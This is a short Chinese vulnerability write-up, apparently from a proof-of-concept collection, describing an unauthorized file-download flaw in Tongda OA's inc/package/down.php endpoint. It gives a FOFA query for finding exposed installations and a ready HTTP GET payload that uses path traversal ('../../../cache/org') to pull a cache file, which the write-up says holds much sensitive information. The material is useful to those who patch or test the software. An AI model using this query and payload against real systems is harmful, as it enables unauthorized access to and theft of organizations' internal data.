
T10-33通达-OA-PermissionAC

漏洞描述：

通达OA（Office Anywhere网络智能办公系统）是由通达信科科技自主研发的协同办公自动化软件，是与中国企业管理实践相结合形成的综合管理办公平台。通达OA为各行业不同规模的众多用户提供信息化管理能力，包括流程审批、行政办公、日常事务、数据统计分析、即时通讯、移动办公等，帮助广大用户降低沟通和管理成本，提升生产和决策效率。此外，通达OA通过融合不同的信息化资源，打通信息“孤岛”，精细化流程管理，改善管理模式，实现资源的优化配置和高效运转，全面提升企业竞争力。它是通达信科在二十余年从事管理软件研发和服务过程中集技术创新、项目实践、先进的管理思想和中肯的客户建议为一体的完美结晶。通达OA存在未授权访问漏洞，该漏洞源于系统对用户传入的数据过滤不严。攻击者可借助特制的HTTP请求利用该漏洞访问敏感文件，造成信息泄露。

网站图片：

通达OA



通达OA inc/package/down.php接口存在未授权访问漏洞

网络测绘：

fofa语法：


app="TDXK-通达OA"

漏洞复现：

payload：

```
GET /inc/package/down.php?id=../../../cache/org HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: */*
Connection: Keep-Alive
```

效果图:



下载文件后，有大量敏感信息